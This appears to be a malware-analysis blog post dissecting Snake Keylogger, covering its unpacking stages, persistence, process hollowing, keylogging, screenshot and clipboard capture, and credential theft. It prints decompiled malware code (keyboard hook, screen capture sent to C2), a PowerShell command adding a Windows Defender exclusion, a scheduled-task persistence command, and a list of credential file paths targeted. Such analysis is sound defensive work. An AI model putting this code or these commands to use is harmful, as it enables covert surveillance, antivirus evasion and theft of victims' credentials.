Deep Analysis of Snake Keylogger

By Mohamed Ashraf

Published: 2022-06-24 · Archived: 2026-04-05 17:57:52 UTC

IntroductionPermalink

Snake Keylogger is a malware developed using .NET. It's focused on stealing sensitive information from a victim's device, including saved credentials, the victim's keystrokes, screenshots of the victim's screen, and clipboard data.


The malware usually is delivered by malicious doc and the malware comes packed , so let's start unpacking.

UnpackingPermalink

Stage1Permalink

Let's first check the resources , it's always a good place to look .

Their are 2 suspicious resources `Rara3` and `ResourceFallbackMana` , so the malware might use them for next stages of unpacking.



Checking the entry point , there is a constructor called `Home`

```
internal static class Program
{
    // Token: 0x06000021 RID: 33 RVA: 0x000035C0 File Offset: 0x000017C0
    [STAThread]
    private static void Main()
    {
        Application.EnableVisualStyles();
        Application.SetCompatibleTextRenderingDefault(false);
        Application.Run(new Home());
    }
}
```

`Home` constructor has function that initialize its component called `IntializeComponent`

```
public class Home : Form
{
    // Token: 0x0600000A RID: 10 RVA: 0x000026AC File Offset: 0x000008AC
    public Home()
    {
        this.InitializeComponent();
        Activator.CreateInstance((Type)Home.ImageFileMachine, new object[]
        {
            "5265736F7572636546616C6C6261636B4D616E61",
            "783336385738425449",
            "CISModelGenerator"
        });
    }
```

scrolling to the end of it , a function call `nnn` is called which call `sss` which call `SponsorState` , this function retrieve a resource call `Rara3` and loops through its bytes and decrypt it by calling `DismatleCode` , the decrypted resource is a DLL.

```
334         private static int SponsorState()
335         {
336             byte[] array = (byte[])new ResourceManager(Home.ssss).GetObject("Rara3");
337             for (int i = 94230; i >= 0; i += -1)
338             {
339                 array = Home.DismatleCode(array, i, (int)Math.Sqrt(65536.0));
340             }
341             Home.ImageFileMachine = ((Assembly)Home.RefreshCode(array)).GetExportedTypes()[1];
342             return 2;
343         }
344
345         // Token: 0x0600001C RID: 28 RVA: 0x000034E0 File Offset: 0x000016E0
346         public static object RefreshCode(byte[] ConstructionCall)
347         {
348             return AppDomain.CurrentDomain.Load(ConstructionCall);
349         }
350
```

110 %

Locals

Name	Value	Type
array	{byte[0x0000B800]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte

Locals Analyzer Modules Watch 1

```
private static byte[] DismatleCode(byte[] tt, int i, int AsyncLocal)
{
    int num = (int)tt[(i + 1) % Home.CodePage];
    int num2 = Home.HashIncrease(tt, i, 22);
    int num3 = num + AsyncLocal;
    int w = (num2 - num3) % AsyncLocal;
    tt[i % Home.CodePage] = Home.SelectSetup(w);
    return tt;
}
```

Then the malware invokes `MRMWrapperDictionary.memory..cctor()` method from the loaded DLL.

```
623             int num = signature.Arguments.Length;
624             int num2 = (parameters != null) ? parameters.Length : 0;
625             if (num != num2)
626             {
627                 throw new TargetParameterCountException(Environment.GetResourceString("Arg_ParmCnt"));
628             }
629             if (num2 > 0)
630             {
631                 object[] array = base.CheckArguments(parameters, binder, invokeAttr, culture, signature);
632                 object result = RuntimeMethodHandle.InvokeMethod(null, array, signature, true);
633                 for (int i = 0; i < array.Length; i++)
634                 {
635                     parameters[i] = array[i];
636                 }
637                 return result;
638             }
639             return RuntimeMethodHandle.InvokeMethod(null, null, signature, true);
```

100 %


Locals

Name	Value	Type
this	{Void .ctor(System.String, System.String, System.String)}	System.Reflection.RuntimeCons
Attributes	MemberAccessMask | SpecialName | RTSpecialName	System.Reflection.MethodAttrit
BindingFlags	Instance | Public	System.Reflection.BindingFlags
CallingConvention	Standard | HasThis	System.Reflection.CallingConve
ContainsGenericParameters	false	bool
CustomAttributes	Count = 0x00000000	System.Collections.Generic.IEnu
DeclaringType	{Name = "memory" FullName = "MRMWrapperDictionary.memory"}	System.Type {System.RuntimeT
FullName	"MRMWrapperDictionary.memory..ctor(System.String, System.String, Sys...	string
InvocationFlags	INVOCATION_FLAGS_INITIALIZED | INVOCATION_FLAGS_IS_CTOR	System.Reflection.INVOCATION
IsAbstract	false	bool

Stage 2[Permalink]

The DLL name is MLan and it's obfuscated , so i decided to go with the flow , until i found the function `AnsiChar` that decrypt the next stage.

1. Load a resource called `ResourceFallbackMana` Which is CurrentA value `5265736F7572636546616C6C6261636B4D616E61` but in hex.
2. Decrypt the resource .
3. Invoke targeted method which is `UeAupokA536JGhxDyO.sW3Asla2NyvByhVDAa.JSwk4uviT2()`



Stage 3[Permalink]

The DLL IVectorView is heavily obfuscated even more than the previous stage and since it's not our main payload i won't bother renaming the functions.

I will leave the functions names to make it easy for anyone who is going to try to unpack this sample.

Important Functions executed :

- Get path to the sample.

`ahGXTXMe7uAdQ8NrjfG.lk5MbtJFe(uK4AJrYGvvq1w2WkdOi.lk5MbtJFe(uK4AJrYGvvq1w2WkdOi.W1QYvJs3HW), ahGXTXMe7uAdQ8NrjfG.A3vYOBZp64)`

- Sleep for 4 seconds .

`tSUHMWMAIim5ETkhruf.lk5MbtJFe(tPjaFIYeEJC8ehJovOA.lk5MbtJFe(sW3Asla2NyvByhVDAa.w2n8tHiqWL[35], tPjaFIYeEJC8ehJovOA.gMSY7bPola) * 1000, tSUHMWMAIim5ETkhruf.guWM0HK2GW)`

- Get Roaming folder path.

`doGHn4M3qsgWjpC57JN.lk5MbtJFe(sW3Asla2NyvByhVDAa.OMepjHU8u0PQqAcfgBt(Environment.SpecialFolder.ApplicationData), MtylF5MN0ZB1XUnlinq.lk5MbtJFe(4212, MtylF5MN0ZB1XUnlinq.cqxM4wlCTi), doGHn4M3qsgWjpC57JN.t77MmT7Umi)`

- Append `jwoHTfo.exe` to the path .

`psokcXYESiVIocWutWY.lk5MbtJFe(text3, sW3Asla2NyvByhVDAa.Bis8Nfj2u5, MtylF5MN0ZB1XUnlinq.lk5MbtJFe(4218, MtylF5MN0ZB1XUnlinq.cqxM4wlCTi), psokcXYESiVIocWutWY.PnTYcVPfsh)`

- Copy itself to C:\Users\UserName\AppData\Roaming .

`Lp9PmLMkZmvU1wvfDHu.lk5MbtJFe(text, text2, Lp9PmLMkZmvU1wvfDHu.TMGYWc0mXg)`

- Exclude the path of the newly copied sample , write XML to tmp file , create scheduled task for persistence.

`Lp9PmLMkZmvU1wvfDHu.lk5MbtJFe(sW3Asla2NyvByhVDAa.Bis8Nfj2u5, text2, Lp9PmLMkZmvU1wvfDHu.AjQYS6EhjD)`

- Load DLL at runtime that contains only resource data.

`UeAupokA536JGhxDyO.ohMtKo8nMu0hWQpbYo2.XYtPy3Anye()`

- Load a resource from the loaded DLL.

`UeAupokA536JGhxDyO.MH1pvtk8kqaCIqEAbCh.n0BjAw3y3a()`

- Decrypt the resource to get our main payload.

`IHeoJKYkPinpHknFH9q.lk5MbtJFe(yAWG7ZYlZIPfRxSYSsw.lk5MbtJFe(sW3Asla2NyvByhVDAa.CTs8UfsbAO, yAWG7ZYlZIPfRxSYSsw.v2CYiSRjI0), sW3Asla2NyvByhVDAa.j3J8Ic57Tf, IHeoJKYkPinpHknFH9q.UC8Yj8UgDU)`


- Spawn our main payload using process Hollowing .

`UeAupokA536JGhxDyO.sW3Asla2NyvByhVDAa.Fgxk5Jy1sG()`

- Exit .


PersistencePermalink

The following command is executed that disables Windows Defender scheduled and real-time scanning for files in this folder. `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath C:\Users\UserName\AppData\Roaming\jwoHTfo.exe`



The following command is executed to create a scheduled task:

`"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\jwoHTfo" /XML "C:\Users\UserName\AppData\Local\Temp\tmp2BD2.tmp"`



The tmp file has the following XML :

```
<?xml version=\"1.0\" encoding=\"UTF-16\"?>
<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">
    <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>UserName</Author>
    </RegistrationInfo>
    <Triggers>
        <LogonTrigger> <!-- Represents a trigger that starts a task when a user logs on -->
            <Enabled>true</Enabled>
            <UserId>UserName</UserId>
        </LogonTrigger>
```

```
        <RegistrationTrigger> <!-- Represents a trigger that starts a task when the task is registered or updated -->
            <Enabled>false</Enabled>
        </RegistrationTrigger>
    </Triggers>
    <Principals>
        <!--Specifies the security contexts that can be used to run the task.-->
        <Principal id=\"Author\">
<!-- Specifies the security credentials for a principal. These credentials define the security context that a task runs ur
            <UserId>UserName</UserId>
            <LogonType>InteractiveToken</LogonType>
            <!-- User must already be logged on. The task will be run only in an existing interactive session.-->
            <RunLevel>LeastPrivilege</RunLevel>
        </Principal>
    </Principals>
    <Settings>
        <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
        <!-- Starts a new instance while an existing instance is running. -->
        <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
        <!--Specifies that the task will not be started if the computer is running on battery power.-->
        <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
        <!--Specifies that the task will be stopped if the computer switches to battery power.-->
        <AllowHardTerminate>false</AllowHardTerminate>
        <!--Specifies if the Task Scheduler service allows hard termination of the task.-->
        <StartWhenAvailable>true</StartWhenAvailable>
        <!--Specifies that the Task Scheduler can start the task at any time after its scheduled time has passed.-->
        <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
        <!--Specifies that the Task Scheduler will run the task only when a network is available.-->
        <IdleSettings>
            <!--Specifies how the Task Scheduler performs tasks when the computer is in an idle state.-->
            <StopOnIdleEnd>true</StopOnIdleEnd>
            <RestartOnIdle>false</RestartOnIdle>
        </IdleSettings>
        <AllowStartOnDemand>true</AllowStartOnDemand>
        <!--Specifies that the task can be started by using either the Run command or the Context menu.-->
        <Enabled>true</Enabled>
        <!--Specifies that the task is enabled. The task can be performed only when this setting is True. -->
        <Hidden>false</Hidden>
        <!--Specifies, by default, that the task will not be visible in the user interface (UI).-->
        <RunOnlyIfIdle>false</RunOnlyIfIdle>
        <!--Specifies that the task is run only when the computer is in an idle state.-->
        <WakeToRun>false</WakeToRun>
        <!--Specifies that Task Scheduler will wake the computer before it runs the task.-->
        <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
        <!-- 20 Days --> <!--Specifies the amount of time allowed to complete the task.-->
        <Priority>7</Priority>
        <!-- BELOW_NORMAL_PRIORITY_CLASS     THREAD_PRIORITY_BELOW_NORMAL-->
    </Settings>
    <Actions Context=\"Author\"><!-- Execute the packed sample -->
        <Exec>
            <Command>
                C:\\Users\\UserName\\AppData\\Roaming\\jwoHTfo.exe
            </Command>
        </Exec>
    </Actions>
</Task>
```


Load DLL at runtime[Permalink]

For the last stage of unpacking the malware uses a local callback function `XYtPy3Anye` that is registered to AppDomain.CurrentDomain.ResourceResolve, which is then called when it fails to load a resource by name.


```
public ohMtKo8nMu0hWQpbYo2()
{
    AppDomain.CurrentDomain.ResourceResolve += ohMtKo8nMu0hWQpbYo2.XYtPy3Anye;
    hgSRq68Ew5cRkbHpuKr.W6q5AkpzoqRIa();
}
```

```
public static byte[] n0BjAw3y3a(string \u0020)
{
    ResourceManager resourceManager = new ResourceManager(\u0020, uK4AJrYGvvq1w2WkdOi.lk5MbtJFe
      (uK4AJrYGvvq1w2WkdOi.ysOI6AAG5o));
    byte[] result = (byte[])q2WZ4GZ2bcMPRo8tt4d.lk5MbtJFe(resourceManager, \u0020,
      q2WZ4GZ2bcMPRo8tt4d.jrvIZ4fjxi);
    int num = 0;
    if (MH1pvtk8kqaCIqEAbCh.Hu0KP1AiQfGYwY5kaew() != null)
    {
        int num2;
        num = num2;
    }
    switch (num)
    {
    }
    return result;
}
```

The malware reads a resource named `6XrMbvA` from the current module, which has no such named resource in the resource directory. A resource loading failure occurs and the registered local function is called `XYtPy3Anye` to solve this error.




Another DLL file appears in memory , decrypted from resource `wgESy1fvJpAjtLonUv.mtQ6crCqKVauvIWPi5` and then decompress. It contains a resource with the name `6XrMbvA` , which is the original requested resource name.



The payload of Snake Keylogger is encrypted in `6XrMbvA` resource .

The resource is decrypted in `UeAupokA536JGhxDyO.MH1pvtk8kqaCIqEAbCh.O9RjtGPl7D()` method.

`IHeoJKYkPinpHknFH9q.lk5MbtJFe(yAWG7ZYlZIPfRxSYSsw.lk5MbtJFe(sW3Asla2NyvByhVDAa.CTs8UfsbAO, yAWG7ZYlZIPfRxSYSsw.v2CYiSRjI0), sW3Asla2NyvByhVDAa.j3J8Ic57Tf, IHeoJKYkPinpHknFH9q.UC8Yj8UgDU)` all that happens under this method .



Process HollowingPermalink


The program then creates a suspended child process and inject Snake Keylogger payload into the child process. It then resumes the child process to run. Then the parent process exits


All process hollowing functionality are under `UeAupokA536JGhxDyO.sW3Asla2NyvByhVDAa.Fgxk5Jy1sG()` method.

- Create new process

  `sW3Asla2NyvByhVDAa.t9k84Eca13(\u0020, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref q7wjRryksphgmH13gM, ref whaCmriILF5883Bt0r))`


  it calls API CreateProcess() to create the child process with Creation Flag 134217732U (0x8000004), which means CREATE_NO_WINDOW and CREATE_SUSPENDED.





- Write process memory

  `BBDYpjYA3gIOGArn7ck.lk5MbtJFe()`



- SetThreadContext

  `sW3Asla2NyvByhVDAa.j898gCWDUT(whaCmriILF5883Bt0r.Rs9GptxmvX, array2)`

- Resume thread

  `sW3Asla2NyvByhVDAa.RHI4KHUA4X2R7NW2kBr(sW3Asla2NyvByhVDAa.UTP8ZguGC0, whaCmriILF5883Bt0r.Rs9GptxmvX)`

Malware Functionality[Permalink]

Snake Keylogger is obfuscated . let's Use `de4dot` to make it more readable.

After reversing and renaming .

The malware start initializing variables some of them are not used , the interesting part that the malware set a timer for some functions to execute every 0.1 second.

These are the functions that executes periodically:

1. Sending keylogs .
2. Sending screenshot .
3. Sending clipboard .
4. Sending stolen data encrypted .
5. Sending stolen data as plaintext .

KeyLoggingPermalink

It calls API SetWindowsHookExA() to register a hook callback function `this.ProcessKey()` to monitor low-level keyboard input events. The first parameter is the hook type, where 13 indicates `WH_KEYBOARD_LL` .

```
public KeyLogger()
{
    this._hookCallback = new Class6.KeyLogger.KeyboardProc(this.ProcessKey);
    this._hook = Class6.KeyLogger.SetWindowsHookExA(13, this._hookCallback, IntPtr.Zero, 0);
    if (!(this._hook == IntPtr.Zero))
    {
    }
    this.InitializeCaptionLogging();
}
```

It also records the foreground window title to identify where the victim types by calling the APIs `GetForegroundWindow()` and `GetWindowText()` .

```
private void InitializeCaptionLogging()
{
    Thread thread = new Thread(delegate()
    {
        for (;;)
        {
            StringBuilder stringBuilder = new StringBuilder(256);
            if (Class6.GetWindowText(Class6.GetForegroundWindow(), stringBuilder, 256) > 0 && Operators.CompareString(stringBuilder.ToString(),
              this._currentWindow, false) != 0)
            {
                this._currentWindow = stringBuilder.ToString();
            }
            Thread.Sleep(1000);
        }
    });
    thread.Start();
}
```

The malware installs its own handler for keypress events on the keyboard. Logging is done as follows:

Backspace, Delete, End, F1-F11	Not recorded
F12	`[F12]`
TAB	`[tap]`
ENTER	`[Entr]`
SPACE	`" "`
Other key	Uppercase or lowercase character depending on the position of the Shift and Caps Lock keys

ScreenshotPermalink

When a screenshot is taken, it is saved to `My Documents\SnakeKeylogger` folder with the name Screenshot.png. Then try to send the file. Any result of the upload will delete the file.

It has a Timer which captures the victim's screenshots from time to time by calling API `CopyFromScreen()` .

```
public static void Take_Screenshoot(object sender, EventArgs e)
{
    string str = "Screenshot";
    string str2 = ".png";
    string path = Class2.Computer.FileSystem.SpecialDirectories.MyDocuments + "\\SnakeKeylogger";
    try
    {
        if (Directory.Exists(path))
        {
            Class6.Screenshoot_Filename = Class2.Computer.FileSystem.SpecialDirectories.MyDocuments + "\\SnakeKeylogger\\" + str + str2;
            Size blockRegionSize = new Size(Class2.Computer.Screen.Bounds.Width, Class2.Computer.Screen.Bounds.Height);
            Bitmap bitmap = new Bitmap(Class2.Computer.Screen.Bounds.Width, Class2.Computer.Screen.Bounds.Height);
            Graphics graphics = Graphics.FromImage(bitmap);
            graphics.CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize);
            bitmap.Save(Class6.Screenshoot_Filename);
            Class6.Send_ScreenShoot_To_C2();
            Class6.ClearScreenshotFiles();
        }
        else
        {
            Directory.CreateDirectory(path);
            Size blockRegionSize2 = new Size(Class2.Computer.Screen.Bounds.Width, Class2.Computer.Screen.Bounds.Height);
            Bitmap bitmap2 = new Bitmap(Class2.Computer.Screen.Bounds.Width, Class2.Computer.Screen.Bounds.Height);
            Graphics graphics2 = Graphics.FromImage(bitmap2);
            graphics2.CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize2);
            bitmap2.Save(Class6.Screenshoot_Filename);
            Class6.Send_ScreenShoot_To_C2();
            Class6.ClearScreenshotFiles();
```

System ClipboardPermalink

It has two Timers. One timer to collect system clipboard data by calling `Clipboard.GetText()` and save to a global variable. The other timer is used to send clipboards data to the attacker.

```
public static void Collect_Clipboard(object sender, EventArgs e)
{
    if (!Class6.GrabbedClipboard.ToString().Contains(Class2.Computer.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>")))
    {
        Class6.GrabbedClipboard = Class6.GrabbedClipboard + Class2.Computer.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>") + "\r\n";
    }
}
```

Steal CredentialsPermalink

Before stealing credentials , there are alot of methods that have empty body , it' disabled features in this sample , i tried to get a sample that have those functions enabled but had no luck .

These functions are anti-VM and persistence method , anti-emulation, Snake adds itself to autorun by changing the registry key: `HKCU\software\microsoft\windows\currentversion\run` , Snake kill certain processes and check for the presence of some of the virtual machines files , search for processes specific to virtual machines . it although removes cookies from Chrome and Firefox browsers, as well as data from the general cookie repository in the system ,so that the user has to re-login to accounts in this case, the data will be intercepted using a keylogger .

How did i know that ? , while searching for samples to test my config extractor , i found a sample that have those functions named but still empty body, lucky me .

I dont know why all that was disabled ! It would be nice to see those.

Back to what we have in our sample .

Snake kill chrome and firefox process if it's running.

Snake steals credentials from FTP clients, Email clients, Messengers , Browsers by static paths. It has four different methods to steal data from different types of browses, like Gecko-based browsers, Opera, Internet Explorer and Chromium-based browsers.

Application	Folder/Registery
Outlook	Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676, Software\\Microsoft\\WindowsNT\\CurrentVersion\\WindowsMessagingSubsystem\\Profiles\\Outlook\\9375CFF0413111d3B8 'Software\\Microsoft\\WindowsMessagingSubsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676, Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676
FoxMail	SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command
Tencent	\AppData\Local\Tencent\QQBrowser\UserData\Default\LoginData
Thunderbird	\AppData\Roaming\Thunderbird\Profiles|
Postbox	\AppData\RoamingPostboxApp\Profiles
discord	\AppData\Local \discord\LocalStorage\leveldb\
Pidgin	\AppData\Roaming\.purple\accounts.xml
FileZilla	\AppData\Roaming\FileZilla\recentservers.xml
Kinza	\AppData\Local\AppData\Local \Kinza\UserData\Default\LoginData
Falkon	\AppData\Local \Sputnik\Sputnik\UserData\Default\LoginData

Application	Folder/Registery
Sputnik	\AppData\Local\Sputnik\Sputnik\UserData\Default\LoginData
SalamWeb	\AppData\Local\SalamWeb\UserData\Default\LoginData
